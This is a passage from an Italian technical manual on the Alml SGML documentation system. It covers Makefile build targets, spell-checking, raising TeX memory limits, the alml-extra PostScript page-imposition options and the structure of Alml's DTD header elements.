              --compact                 \
              --extralarge              \
              --page-numbering=plain    \
              $(DOC_PREFIX).sgml

pdf:
        @alml --pdf                     \
              --verbose                 \
              --page-numbering=plain    \
              $(DOC_PREFIX).sgml

html:
        @alml --html                    \
              --verbose                 \
              $(DOC_PREFIX).sgml

text:
        @alml --html-text               \
              --verbose                 \
              $(DOC_PREFIX).sgml        ; \
        links -dump                      \
             $(DOC_PREFIX).html         \
              > $(DOC_PREFIX).txt
```

Si può osservare in particolare l'obiettivo '**clean**' che elimina tutti i file non indispensabili e in particolare tutti i file il cui nome termina per '`.html`' e per '`.ps`'.

Se per esempio si utilizza il comando '**make ps**', si otterrà la composizione in PostScript, generando in particolare il file '`example.ps`'.

271.6 Particolarità del sistema Alml

Recentemente, Alml è stato modificato e alcune sue funzionalità particolari, non sono più disponibili.

Non esiste più la gestione delle derivazioni, pertanto, non si possono più usare strutture come quelle seguenti:

```
<!-- START derivazione -->
…
…
<!-- STOP derivazione -->
```

Gli elementi ‘**verbatimpre**’, ‘**asciiart**’ e ‘**uri**’, vanno usati assieme a una sezione marcata di tipo CDATA:

```
<verbatimpre>
<![CDATA[
…
…
…
]]>
</verbatimpre>
```

```
<asciiart>
<![CDATA[
…
…
…
]]>
</asciiart>
```

```
<uri><![CDATA[indirizzo]]></uri>
```

271.7 Usare Textchk, Checkbot e Ispell con Alml

Textchk e Checkbot, descritti rispettivamente nel capitolo 270 e nella sezione 259.5, possono essere usati facilmente con Alml. In generale, si passa per una composizione in formato HTML singolo, quindi si utilizzano questi programmi. Supponendo di avere generato il file ‘mio_file.html’:

```
$ textchk --input-type=html mio_file.html mio_file.tchk mio_file.tdiag
```

```
$ checkbot --url file://‘pwd‘/mio_file.html
```

Per usare Ispell, è conveniente generare prima una versione del documento in formato testo puro. Per questo si potrebbe usare Lynx o Links, ma all’interno del pacchetto di Alml è disponibile un programma di supporto speciale, in grado di convertire opportunamente un file HTML per questo scopo. Si tratta di ‘**alml-extra**’ che va usato con l’opzione ‘**--html-to-text-for-spell**’:

```
alml-extra --html-to-text-for-spell < file_html > file_testo_non_formattato
```

In particolare, per evitare problemi con Ispell, nel file che si ottiene sono eliminate la barre oblique inverse (‘\’).

> Naturalmente, usando poi Ispell nel file generato in questo modo, non ha senso fare delle correzioni, che invece vanno applicate al sorgente originale, in modo manuale.

271.8 Espandere le potenzialità elaborative di TeX

Il file LaTeX generato da Alml tende a richiedere risorse impreviste a TeX. È molto probabile che per documenti di dimensioni medie, sia necessario espandere i limiti posti dalla configurazione di TeX.

In generale, si dovrebbe disporre di una distribuzione teTeX, per la quale si interviene nel file ‘texmf/web2c/texmf.cnf’ (eventualmente potrebbe trattarsi meglio di ‘/etc/texmf/texmf.cnf’, o simile).

Per la composizione di *Appunti di informatica libera* si è resa necessaria la modifica di alcune variabili; quello che si vede sotto sono i valori minimi da assegnare alle variabili rispettive:

```
main_memory = 2000000
font_mem_size = 800000
pool_size = 250000
hash_extra = 10000
buf_size = 100000
save_size = 40000
```

Si può tenere in considerazione l'abbinamento seguente, tra il rapporto generato da TeX e il file di configurazione '`texmf.cnf`', tenendo conto che in situazioni particolari il programma può segnalare la mancanza di una risorsa differente da quelle comuni:

```
Here is how much of TeX's memory you used:
```

- `42853 strings out of 55918`

  Dipende dalla variabile '**`max_string`**'. In questo caso gli era stato assegnato il valore 60000.

- `510063 string characters out of 647843`

  Dipende dalla variabile '**`pool_size`**'. In questo caso gli era stato assegnato il valore 700000.

- `200381 words of memory out of 1000001`

  Dipende dalla variabile '**`main_memory`**'. In questo caso gli era stato assegnato il valore 1000000.

- `44744 multiletter control sequences out of 10000+40000`

  Il valore finale che si somma a 10000, dipende dalla variabile '**`hash_extra`**', a cui era stato assegnato il valore 40000.

- `221835 words of font info for 188 fonts, out of 400000 for 1000`

  I due valori finali dipendono rispettivamente da '**`font_mem_size`**' e da '**`font_max`**'.

- `14 hyphenation exceptions out of 1000`

  Dipende dalla variabile '**`hiph_size`**' a cui corrisponde esattamente il valore finale.

Al termine delle modifiche a questo file, occorre ricordare di lanciare il comando '**`texconfig init`**', con i privilegi dell'utente '**`root`**':[5]

```
# texconfig init
```

Nel caso particolare della distribuzione Debian, il file di configurazione '`/etc/texmf/texmf.cnf`' è ottenuto attraverso la fusione di file differenti, contenuti nella directory '`/etc/texmf/texmf.d/`'. In tal caso, per modificare le voci descritte in precedenza, occorre intervenire probabilmente nel file '`/etc/texmf/texmf.d/95NonPath`'; successivamente occorre eseguire il comando '**`update-texmf`**', il quale ricostruisce un file '`/etc/texmf/texmf.cnf`' nuovo; infine si deve eseguire '**`texconfig init`**'.

271.8.1 Limiti strutturali di TeX

Le distribuzioni normali di TeX potrebbero non essere in grado di gestire un gran numero di comandi '**`\label`**', anche se si tenta di intervenire nella configurazione. Questo si traduce in pratica in un limite insuperabile per ciò che nella configurazione viene mostrato come la variabile '**`save_size`**'.

[5] Non tutte le modifiche che si apportano a questo file richiedono l'esecuzione di '**`texconfig init`**'; tuttavia è meglio ripeterlo, anche per quelle situazioni in cui non serve.

I comandi '**\label**' generano delle annotazioni in un file con estensione '.aux', simili all'esempio seguente:

```
\newlabel{anchor7}{{}{25}}
```

In questo caso si afferma che l'etichetta '**anchor7**' corrisponde alla pagina 25.

Generalmente, la composizione con i programmi '***tex**' viene ripetuta per tre volte, allo scopo di acquisire le informazioni contenute in questo file: la prima volta viene costruito da zero, la seconda volta il testo viene reimpaginato utilizzando queste informazioni, rigenerandole nuovamente; infine, la terza volta non ci dovrebbero essere ulteriori spostamenti nell'impaginazione e il procedimento termina. Pertanto, la seconda e la terza volta viene letto il file con estensione '.aux'.

Sia i comandi '**\label**', sia i comandi '**\newlabel**' contenuti nel file ausiliario che viene incluso automaticamente, vanno a ridurre la memoria definita dalla variabile '**save_size**'. Così succede normalmente che si riesca a completare la prima elaborazione del file, mentre nella successiva, caricando anche il file ausiliario la memoria non basta più. La segnalazione di errore tipica è la seguente:

```
! TeX capacity exceeded, sorry [save size=40000].
```

Di fatto, questa variabile non può superare il valore 65535, anche se si tenta di modificare i sorgenti di teTeX intervenendo nel file 'texk/web2c/tex.ch'. Dovrebbe esserci una riga simile a quella seguente:

```
@!inf_save_size = 600;
@!sup_save_size = 40000;
```

Si può anche provare, aumentando il valore assegnato a '**sup_save_size**', per esempio come nel caso seguente, ma in pratica, il limite massimo che si riesce a raggiungere resta quello di 65535:[6]

```
@!inf_save_size = 600;
@!sup_save_size = 100000;
```

271.8.2 Soluzione attuata da Alml

Alml è un sistema di composizione pensato per la realizzazione di opere molto grandi, con indici generali e analitici gestiti autonomamente. In questo modo, la composizione tradizionale attraverso TeX genererebbe un file '.aux' con una quantità di voci molto grande. Per evitare di saturare il limite di TeX, questi riferimenti vengono inseriti in un altro file, con estensione '.pageref' e gestiti esternamente a TeX.

In breve, Alml gestisce le cose nel modo seguente.

1. Viene creato un file TeX in cui le etichette (le ancore) usano il comando '**\AlmlLabel**'

   ```
   \AlmlLabel{etichetta}
   ```

   e i riferimenti alle pagine si fanno con comandi del tipo

   ```
   \AlmlPageRef{0}{000}{etichetta}
   ```

2. Viene avviato TeX che elabora il file e genera un file '.pageref' in base ai comandi '**\AlmlLabel**'.

[6] Il limite strutturale sembra dipendere da un'organizzazione del programma pensata per l'elaborazione su architetture a 16 bit.

3. Viene letto il file '`.pageref`' e con quelle informazioni, il file TeX viene modificato intervenendo sui riferimenti alle pagine, che diventano:

   ```
   \AlmlPageRef{1}{pagina}{etichetta}
   ```

4. Si riavvia TeX che genera un nuovo file '`.pageref`'.

5. Viene letto il file '`.pageref`' e con quelle informazioni, il file TeX viene modificato intervenendo sui riferimenti alle pagine, che diventano:

   ```
   \AlmlPageRef{2}{pagina}{etichetta}
   ```

6. Si riavvia TeX per l'ultima volta.

271.8.3 Suddivisione automatica in tomi e parti della composizione finale PostScript

Per facilitare la suddivisione della composizione PostScript in file contenenti solo un tomo o solo una parte, vengono inserite nel sorgente TeX delle istruzioni per creare un file con estensione '`.pageloc`', contenente le informazioni necessarie:

```
BOF
tome{1}pageoffset{12}relativepage{1}
part{1}pageoffset{12}relativepage{7}
part{2}pageoffset{12}relativepage{19}
part{3}pageoffset{12}relativepage{105}
part{4}pageoffset{12}relativepage{121}
part{5}pageoffset{12}relativepage{171}
part{6}pageoffset{12}relativepage{203}
part{7}pageoffset{12}relativepage{269}
part{8}pageoffset{12}relativepage{319}
part{9}pageoffset{12}relativepage{351}
part{10}pageoffset{12}relativepage{383}
part{11}pageoffset{12}relativepage{411}
part{12}pageoffset{12}relativepage{415}
part{13}pageoffset{12}relativepage{469}
tome{2}pageoffset{12}relativepage{541}
part{14}pageoffset{12}relativepage{545}
eof{}pageoffset{12}relativepage{552}
EOF
```

Il significato dovrebbe essere intuitivo. Per esempio, il primo tomo inizia dalla 13-esima pagina (ottenuta sommando 12 a 1) e termina all'inizio del tomo successivo, ovvero alla 552-esima pagina (541+12-1). L'ultima pagina è la 564-esima.

In questo esempio, il valore 12 ricorrente rappresenta le pagine che precedono il contenuto vero e proprio del documento, in cui ci possono essere indici generali e introduzioni. Questo valore, definito qui come *page offset*, viene semplicemente sommato a quello finale.

271.8.4 Programma di supporto

Alml dispone di un programma di supporto, costituito dall'eseguibile '**`alml-extra`**', che consente di facilitare lo svolgimento di funzioni accessorie, in particolare per la riorganizzazione dei file PostScript.

```
alml-extra opzione [argomento]
```

A seconda dell'opzione utilizzata, può essere richiesto un argomento o meno, che fa riferimento a un file.

Dal momento che le opzioni che riguardano la conversione di file PostScript sono piuttosto difficili da ricordare, è disponibile anche uno script molto semplice che ne facilita l'uso:

```
alml-extra-menu file_ps
```

Le opzioni che vengono descritte nel seguito si riferiscono a '**alml-extra**', usato direttamente.

Opzioni

```
--help
```

Mostra la guida rapida interna e conclude il funzionamento.

```
--version
```

Mostra le informazioni sulla versione e conclude il funzionamento.

```
--ps-group-pages=n_pagine
```

Prevede che l'argomento finale sia un file PostScript, in cui vengono modificate le stringhe di definizione delle pagine, in modo che si possano individuare raggruppamenti di *n* pagine, di solito per facilitare la rilegatura. In pratica, in questo modo, si individuano più facilmente le pagine che compongono una segnatura.

```
--ps-renumber-pages
```

Prevede che l'argomento finale sia un file PostScript, in cui vengono modificate le stringhe di definizione delle pagine, in modo che la sequenza sia rinumerata a partire da uno.

```
--alml-ps-split-tome=file_posizione_pagine
```

Prevede che l'argomento finale sia un file PostScript, generato attraverso Alml, per il quale sia disponibile un file contenente la posizione di inizio dei vari tomi (dovrebbe trattarsi di un file con estensione '.pageloc'), che va indicato come argomento dell'opzione stessa. Quello che si ottiene sono diversi file PostScript, con estensione '.*n*.ps', dove in particolare '.0.ps' contiene le pagine precedenti al primo tomo effettivo, con la presenza eventuale di file con estensione '.app.ps' e 'ndx.ps', per le pagine delle appendici e degli indici analitici rispettivamente.

```
--alml-ps-split-part=file_posizione_pagine
```

Prevede che l'argomento finale sia un file PostScript, generato attraverso Alml, per il quale sia disponibile un file contenente la posizione di inizio dei vari tomi (dovrebbe trattarsi di un file con estensione '.pageloc'), che va indicato come argomento dell'opzione stessa. Quello che si ottiene sono diversi file PostScript, con estensione '.*n*.ps', dove in particolare '.0.ps' contiene le pagine precedenti alla prima parte effettiva, con la presenza eventuale di file con estensione '.app.ps' e 'ndx.ps', per le pagine delle appendici e degli indici analitici rispettivamente.

Se il documento che si va a suddividere prevede una suddivisione in tomi, la scomposizione che si ottiene non è perfetta, perché la fine di una parte che precede un tomo, si trova a includere le pagine che rappresentano l'inizio del tomo stesso, fino alla pagina che precede la parte successiva.

```
--html-index=directory
```

Genera, attraverso lo standard output, un file HTML che potrebbe essere utilizzato come file 'index.html', contenente un elenco molto semplice dei file contenuti nella directory indicata.

```
--html-index-basic=directory
```

Come '**--html-index**', senza mostrare le date dei file.

```
--html-index-basic-recursive
```

Genera una serie di file '`index.html`', a partire dalla directory corrente e in tutte le sottodirectory.

```
--html-to-text-for-spell
```

Legge lo standard input, che dovrebbe essere costituito da un file HTML, filtrandolo allo scopo di generare un file di testo puro, utilizzabile per un controllo ortografico di qualche tipo. Il file che si ottiene viene emesso attraverso lo standard output.

```
--perl-to-gettext
```

Legge lo standard input, che dovrebbe essere costituito da un file sorgente Perl, filtrandolo allo scopo di generare un file di testo, adatto all'analisi da parte di Gettext, che solitamente riconosce bene solo le stringhe del linguaggio C. Il file che si ottiene viene emesso attraverso lo standard output.

```
--a4-to-a5-2-a4
```

Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere due pagine A5 per ogni pagina A4 finale.

Si ottiene un file con estensione '`.a5-2-a4.ps`'.

```
--a4-to-a6-4-a4
```

Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere quattro pagine A6 per ogni pagina A4 finale.

Si ottiene un file con estensione '`.a6-4-a4.ps`'.

```
--a4-to-a5-2-a4-1h-1
```

Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere due pagine A5 per ogni pagina A4 finale, che deve essere piegata a metà, in orizzontale, rilegando il tutto a segnature di un solo foglio.

Si ottiene un file con estensione '`.a5-2-a4-1h-1.ps`'.

```
--a4-to-a5-2-a4-1h-10
```

Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere due pagine A5 per ogni pagina A4 finale, che deve essere piegata a metà, in orizzontale, rilegando il tutto a segnature di 10 fogli.

Si ottiene un file con estensione '`.a5-2-a4-1h-10.ps`'.

```
--a4-to-a6-4-a4-2h-2
```

Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere quattro pagine A6 per ogni pagina A4 finale, che deve essere piegata a metà, in orizzontale, per due volte, rilegando il tutto a segnature di due fogli. In pratica, ogni segnatura si ottiene da un solo foglio A4 che viene piegato due volte.

Si ottiene un file con estensione '`.a6-4-a4-2h-2.ps`'.

```
--a4-to-a6-4-a4-2h-4
```

Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere quattro pagine A6 per ogni pagina A4 finale, che deve essere piegata a metà, in orizzontale, per due volte, rilegando il tutto a segnature di quattro fogli. In pratica, ogni segnatura si ottiene da due fogli A4 che vengono piegati assieme per due volte.

Si ottiene un file con estensione '`.a6-4-a4-2h-4.ps`'.

```
--a4-to-a6-4-a4-2h-6
```

Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere quattro pagine A6 per ogni pagina A4 finale, che deve essere piegata a metà, in orizzontale, per due volte, rilegando il tutto a segnature di sei fogli. In pratica, ogni segnatura si ottiene da tre fogli A4 che vengono piegati assieme per due volte.

Si ottiene un file con estensione '`.a6-4-a4-2h-6.ps`'.

```
--a4-to-a6-4-a4-2h-8
```

Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere quattro pagine A6 per ogni pagina A4 finale, che deve essere piegata a metà, in orizzontale, per due volte, rilegando il tutto a segnature di otto fogli. In pratica, ogni segnatura si ottiene da quattro fogli A4 che vengono piegati assieme per due volte.

Si ottiene un file con estensione '`.a6-4-a4-2h-8.ps`'.

```
--a4-to-a6-4-a4-2h-10
```

Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere quattro pagine A6 per ogni pagina A4 finale, che deve essere piegata a metà, in orizzontale, per due volte, rilegando il tutto a segnature di 10 fogli. In pratica, ogni segnatura si ottiene da cinque fogli A4 che vengono piegati assieme per due volte.

Si ottiene un file con estensione '`.a6-4-a4-2h-10.ps`'.

```
--a4-to-a6-4-a4-1v-1
```

Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere quattro pagine A6 per ogni pagina A4 finale, che deve essere piegata a metà, in verticale, rilegando il tutto a segnature di un foglio.

Si ottiene un file con estensione '`.a6-4-a4-1v-1.ps`'.

```
--a7x4-to-a7x4-2-a4-1v-1
```

Prevede che l'argomento finale sia un file PostScript, in formato A7x4, che viene rielaborato in modo da ottenere due pagine A7x4 per ogni pagina A4 finale, che deve essere piegata a metà, in verticale, rilegando il tutto a segnature di un foglio.

Si ottiene un file con estensione '`.a7x4-2-a4-1v-1.ps`'.

```
--a7x4-to-a7x4-2-a4-1v-10
```

Prevede che l'argomento finale sia un file PostScript, in formato A7x4, che viene rielaborato in modo da ottenere due pagine A7x4 per ogni pagina A4 finale, che deve essere piegata a metà, in verticale, rilegando il tutto a segnature di 10 fogli.

Si ottiene un file con estensione '`.a7x4-2-a4-1v-10.ps`'.

Il documento secondo Alml

Il DTD di Alml è organizzato per gestire documenti molto grandi, che possono essere suddivisi in tomi (intesi come volumi che raccolgono un gruppo di parti), parti e capitoli. Tuttavia, la suddivisione in tomi o in parti resta facoltativa, mentre la divisione in capitoli è obbligatoria.

Alml non ha ancora raggiunto una sistemazione «definitiva» e si evolverà ancora assieme a *Appunti di informatica libera*. In questo capitolo non sono descritti tutti i dettagli sull'impostazione attuale del DTD di Alml; eventualmente si può sempre studiare il DTD stesso. Tuttavia, il DTD non rappresenta in modo perfetto i vincoli che si pongono poi nella composizione.

Quando devono essere indicate delle dimensioni che prevedono la specificazione dell'unità di misura, si usano le sigle elencate nella tabella 272.1.

Tabella 272.1. Sigle delle unità di misura utilizzabili con Alml.

Sigla	Unità di misura corrispondente
pt	Punti tipografici corrispondenti a 1/72,27 di pollice.
bp	Punti tipografici corrispondenti a 1/72 di pollice.
pc	Pica corrispondenti a 1/6 di pollice.
in	Pollici.
cm	Centimetri.
mm	Millimetri.

272.1 Organizzazione generale

Secondo il DTD di Alml, il documento ha una struttura generale ben definita:

```
<!DOCTYPE ALML PUBLIC "-//D.G.//DTD Alml//EN">
<alml>
<head>
...
</head>
[<intro>
...
</intro>]
<body>
...
</body>
[<appendix>
...
</appendix>]
[<index>
...
</index>]
</alml>
```

In questa struttura, gli elementi '**head**' e '**body**' sono obbligatori, mentre gli altri possono essere omessi, se non sono richiesti.

Si può intuire il senso della cosa: l'elemento '**head**' serve a contenere informazioni amministrative, oltre a ciò che deve apparire nelle primissime pagine (il titolo dell'opera, il copyright ecc.); l'elemento '**intro**' permette di inserire dei capitoli speciali da trattare come introduzioni o prefazioni, che come tali non risultano numerate; l'elemento '**body**' permette di inserire capitoli, oppure parti, o tomi; l'elemento '**appendix**' permette di inserire capitoli da trattare come appendici, numerate convenzionalmente in modo letterale; infine, l'elemento '**index**' permette di inserire capitoli speciali per l'inclusione degli indici analitici.

272.2 Dalla copertina all'indice generale

L'elemento che delimita il documento nella sua interezza, '**alml**', può contenere due attributi facoltativi: '**lang**' e '**spacing**'. L'attributo '**lang**' permette di definire il linguaggio generale con cui è stato scritto il documento, attraverso una sigla secondo lo standard ISO 639 (sezione 543).[1]

L'attributo '**spacing**' permette di definire il modo in cui vengono gestiti gli spazi alla fine dei periodi. Assegnando la parola chiave '**normal**', si ottiene la spaziatura normale della convenzione inglese, in cui lo spazio dopo un punto ha una lunghezza maggiore degli altri; in alternativa, assegnando la parola chiave '**uniform**', oppure '**french**', si ottiene una spaziatura uniforme, come richiede la tradizione tipografica italiana e anche di altri paesi.

In generale, un documento scritto in lingua italiana dovrebbe utilizzare l'elemento '**alml**' in questo modo:

```
<alml lang="it" spacing="uniform">
```

Tabella 272.2. Elementi SGML dalla copertina all'indice generale.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
alml	Sì	Sì		Contenitore del documento.
lang	--	--	Attributo	Sigla ISO 639 del linguaggio.
spacing	--	--	Attributo	'**normal**', '**french**' e '**uniform**'.
head	Sì	Sì		Intestazione del documento.
admin	Sì	Sì		Informazioni amministrative.
description	Sì	Sì		Descrizione in breve del documento.
keywords	Sì	Sì		Elenco di parole chiave.
htmlmeta	Sì	Sì		Contenuto di un elemento HTML '**META**'.
name	--	--	Attributo	Equivalente all'HTML.
lang	--	--	Attributo	Equivalente all'HTML.
chapterdefinition	Sì	Sì		Definizione alternativa del capitolo.
partdefinition	Sì	Sì		Definizione alternativa della parte.
tomedefinition	Sì	Sì		Definizione alternativa del tomo.
printedfontsize	Sì	Sì		Corpo del carattere in punti.
type	--	--	Attributo	Definisce il contesto a cui si fa riferimento.
printedpagesize	Sì	Sì		Margini e giustezza.
type	--	--	Attributo	Definisce il contesto a cui si fa riferimento.
title	Sì	Sì	%inline;	Titolo del documento.
subtitle	Sì	Sì	%inline;	Sottotitolo.
author	Sì	Sì	%inline;	Autore.
date	Sì	Sì	#PCDATA	Data.
edition	Sì	Sì	%inline;	Edizione, se diversa dalla data.
version	Sì	Sì	%inline;	Versione, se diversa dall'edizione.
frontcovertop	Sì	Sì	%block;	Blocco che precede il titolo.
abstract	Sì	Sì	%block;	Descrizione del contenuto.
frontcoverbottom	Sì	Sì	%block;	Testo aggiuntivo di copertina, dopo il titolo e le altre indicazioni standard.
backcover	Sì	Sì	%block;	Contenuto della copertina finale.
textbeforelegal	Sì	Sì	%block;	Testo prima delle informazioni legali.

[1] Quando le informazioni su un certo linguaggio non sono disponibili, si applicano le convenzioni inglesi.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
legal	Sì	Sì	%block;	Informazioni legali.
dedications	Sì	Sì	%block;	Pagina della dedica.
textafterdedications	Sì	Sì	%block;	Testo successivo alla dedica.
maincontents	Sì		Vuoto	Inserimento dell'indice generale.
levels	--	--	Attributo	Livelli di dettaglio dell'indice.
nopages	--	--	Attributo	'**`true`**', '**`false`**'.

La tabella 272.2 mostra in breve l'elenco degli elementi che riguardano l'intestazione del documento; cosa che contiene tutte le informazioni per realizzare la copertina, fino ad arrivare all'indice generale.

Si può osservare che tutto è contenuto nell'elemento '**`head`**', all'inizio del quale prende posto un altro «contenitore» denominato '**`admin`**'. Al suo interno sono previsti elementi relativi a informazioni amministrative, in particolare '**`description`**' e '**`keywords`**', il cui scopo è quello di generare degli elementi '**`META`**' corrispondenti nella composizione HTML:

```
<HEAD>
    ...
    <META NAME="Description" CONTENT="An example for Alml documentation system">
    <META NAME="Keywords" CONTENT="SGML, XML, HTML, Alml">
    ...
</HEAD>
```

Inoltre, si possono aggiungere anche altri elementi '**`META`**' di HTML, attraverso l'elemento '**`HTMLMETA`**', come si vede nell'esempio seguente:

```
<head>
    <admin>
        <description>GNU/Linux e altro software libero</description>

        <keywords>Linux, GNU/Linux, Unix, software, software libero,
        free software</keywords>

        <htmlmeta name="Resource-type" lang="en">Document</htmlmeta>
        <htmlmeta name="Revisit-after" lang="en">15 days</htmlmeta>
        <htmlmeta name="Robots">ALL</htmlmeta>
    </admin>
    ...
    ...
</HEAD>
```

Gli elementi '**`chapterdefinition`**', '**`partdefinition`**' e '**`tomedefinition`**' vengono descritti più avanti in questo capitolo (272.8).

L'elemento '**`printedfontsize`**' consente di definire l'altezza del carattere indicato attraverso l'attributo '**`type`**', per la composizione stampata.

L'elemento '**`printedpagesize`**' consente di definire I margini e la giustezza per la composizione stampata, in base al contesto indicato dall'attributo '**`type`**'.

L'elemento '**`title`**' serve a indicare il titolo del documento; gli elementi eventuali '**`subtitle`**' permettono di inserire dei sottotitoli successivi.

L'elemento '**`abstract`**', facoltativo, permette l'inserimento di una descrizione, più o meno articolata, composta da blocchi di testo (ciò che nella tabella viene rappresentato schematicamente dalla macro '**`%block;`**').

Successivamente è possibile inserire uno o più elementi '**`author`**', uno per il nominativo di ogni coautore, eventualmente.

Gli elementi '**`date`**' e '**`edition`**' servono per indicare una data o una sigla differente che rappresenti in qualche modo l'edizione. In generale dovrebbe essere sufficiente l'indicazione di uno solo di questi due elementi.

L'elemento '**`frontcovertop`**' permette l'inserzione di blocchi prima del titolo; così, l'elemento '**`frontcoverbottom`**' consente di fare la stessa cosa dopo il titolo e le altre indicazioni standard. L'elemento '**`backcover`**' permette di definire il contenuto della copertina finale.

Gli elementi successivi riguardano la seconda pagina assoluta e quelle successive.

Nella seconda pagina appaiono di solito le informazioni sul copyright, nella parte bassa, mentre nella parte superiore potrebbero esserci altre informazioni, come una breve descrizione degli autori. L'elemento '**`textbeforelegal`**' permette di inserire blocchi di testo da collocare nella prima parte della seconda pagina, mentre l'elemento '**`legal`**' è fatto per le informazioni legali, a partire dal copyright.

Dopo le informazioni legali è possibile inserire una pagina di dediche, attraverso l'elemento '**`dedications`**'. Eventualmente, se necessario, è possibile aggiungere altre notizie all'interno dell'elemento '**`textafterdedications`**' che segue le dediche.

Infine, è possibile collocare l'elemento vuoto '**`maincontents`**' per ottenere l'inserimento dell'indice generale. L'attributo '**`levels`**' permette di definire il livello di dettaglio desiderato dell'indice: il numero zero rappresenta il minimo e fa in modo di ottenere informazioni fino alle parti, mentre valori superiori aumentano il dettaglio. Assegnando all'attributo '**`nopages`**' il valore '**`true`**', si richiedere espressamente l'eliminazione dei riferimenti ai numeri di pagina; cosa che può essere utile soltanto nella composizione per la stampa.

272.2.1 Margini e giustezza nella composizione stampata

È possibile definire i margini e la giustezza (la larghezza del testo) della composizione stampata, senza dover intervenire modificando lo stile TeX. Si utilizza per questo l'elemento '**`printedpagesize`**', all'interno dell'elemento '**`admin`**', nell'intestazione del documento, specificando il contesto con l'attributo '**`type`**'. Si osservi l'esempio in cui si mostrano tutti i valori disponibili per l'attributo '**`type`**':

```
<head>
    <admin>
        ...
        <printedpagesize type="topmargin">2.5cm</printedpagesize>
        <printedpagesize type="bottommargin">2.5cm</printedpagesize>
        <printedpagesize type="internalmargin">3.5cm</printedpagesize>
        <printedpagesize type="bodywidth">15cm</printedpagesize>
        ...
    </admin>
...
</head>
```

Il tipo '**`topmargin`**' è il margine superiore, fino alla **base** del testo normale (la riga di intestazione viene collocata automaticamente); il tipo '**`bottommargin`**' è il margine inferiore; il tipo '**`internalmargin`**' è il margine sinistro per le pagine destre e il margine destro per le pagine sinistre; il tipo '**`bodywidth`**' è la giustezza, ovvero la larghezza della colonna in cui scorre effettivamente il testo.

> Quando la composizione non richiede un margine sinistro diverso da quello destro, si ignora il valore del margine interno, utilizzando margini uguali.

Tabella 272.3. Valori dell'attributo '**type**' dell'elemento '**printedpagesize**'.

Valore	Contesto a cui si fa riferimento
topmargin	Margine superiore.
bottommargin	Margine inferiore.
internalmargin	Margine interno.
bodywidth	Giustezza.

Il margine esterno non viene indicato, perché si preferisce indicare la giustezza, essendo un valore che è meglio non vari automaticamente, dal momento che da questo dipendono anche le dimensioni che si assegnano ad altri componenti contenuti nel testo.

Il formato della carta viene definito al di fuori del sorgente SGML, attraverso le opzioni di Alml. Ciò permette di produrre composizioni differenti a seconda del tipo di carta disponibile. Tuttavia, è evidente che le dimensioni adottate per la carta devono essere compatibili con i margini e la giustezza richiesti nel sorgente SGML.

272.2.2 Corpo del carattere nella composizione stampata

È possibile definire il corpo del carattere, nella composizione stampata, in alcune situazioni importanti, senza dover intervenire modificando lo stile TeX. Si utilizza per questo l'elemento '**printedfontsize**', all'interno dell'elemento '**admin**', nell'intestazione del documento, specificando il contesto con l'attributo '**type**'. Si osservi l'esempio:

```
<head>
    <admin>
        ...
        <printedfontsize type="normal">4mm</printedfontsize>
        <printedfontsize type="table">3.5mm</printedfontsize>
        ...
    </admin>
...
</head>
```

Il tipo '**normal**' è il carattere normale del testo; il tipo '**table**' è il carattere utilizzato nelle tabelle di Alml. La distanza tra le righe viene impostata automaticamente al 120 % della dimensione del carattere utilizzato.

> La dimensione del carattere deve essere armoniosa rispetto al resto del documento. Bisogna provare per rendersi conto se il risultato che si ottiene è accettabile oppure no.

Tabella 272.4. Valori dell'attributo '**type**' dell'elemento '**printedfontsize**'.

Valore	Carattere a cui si fa riferimento
title	Titolo dell'opera che appare in copertina.
tomeheading	Titolo dei tomi nella loro pagina iniziale.
h0	Titolo delle parti nella loro pagina iniziale.
h1	Titolo dei capitoli.
h2	Titolo delle sezioni di primo livello.
h3	Titolo delle sottosezioni.
h4	Titolo delle sotto-sottosezioni.
normal	Testo normale.
table	Testo delle tabelle.

272.3 Contenuto

Il contenuto del documento si articola in tre blocchi fondamentali: '**`intro`**', '**`body`**' e '**`appendix`**'. In coda, possono apparire degli indici analitici, racchiusi nel blocco dell'elemento '**`index`**'.

Questa classificazione in blocchi va a compensare la mancanza di elementi atti a circoscrivere l'estensione delle sezioni in cui si articola il testo. La mancanza di una strutturazione dettagliata delle sezioni[2] fa sì che in presenza di errori di sintassi SGML, l'analizzatore tenda a segnalare in seguito una quantità di errori inesistenti che non vanno considerati. In tali situazioni, si correggono i primi errori evidenti e si ripete la verifica SGML.

272.3.1 Introduzione

Dopo l'elemento '**`head`**' è prevista la possibilità di inserire l'elemento '**`intro`**', il cui scopo è quello di delimitare uno o più capitoli speciali, da intendere come prefazioni o introduzioni a vario titolo.

Per la definizione del capitolo, si veda quanto descritto a proposito dell'elemento '**`body`**'.

272.3.2 Corpo

Il corpo vero e proprio del documento è contenuto nell'elemento '**`body`**', il quale si può articolare in tomi, parti o capitoli. Sta all'autore scegliere quale livello di suddivisione superiore adottare. È evidente che se si usa una suddivisione in tomi, si prevede una sottoclassificazione in parti, che poi si dividono in capitoli; se si usa una suddivisione in parti, è obbligatoria una sottoclassificazione in capitoli.

Eccezionalmente, un tomo può contenere solo capitoli, senza parti, quando per qualche ragione ciò è necessario.

Tomi, parti, capitoli e sezioni inferiori sono delimitate materialmente attraverso la dichiarazione del titolo relativo, come avviene in HTML. La tabella 272.5 elenca gli elementi relativi, assieme agli attributi eventuali.

Tabella 272.5. Dichiarazione dei titoli di tomi, parti, capitoli e sezioni inferiori, oltre ad altri elementi essenziali nella definizione della scomposizione del testo.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
tomeheading	Sì	Sì	%inline;	Titolo del tomo.
id	--	--	Attributo	Ancora di riferimento.
lang	--	--	Attributo	Linguaggio del tomo.
bookmark	--	--	Attributo	Testo da usare come segnalibro alternativo per la composizione PDF.
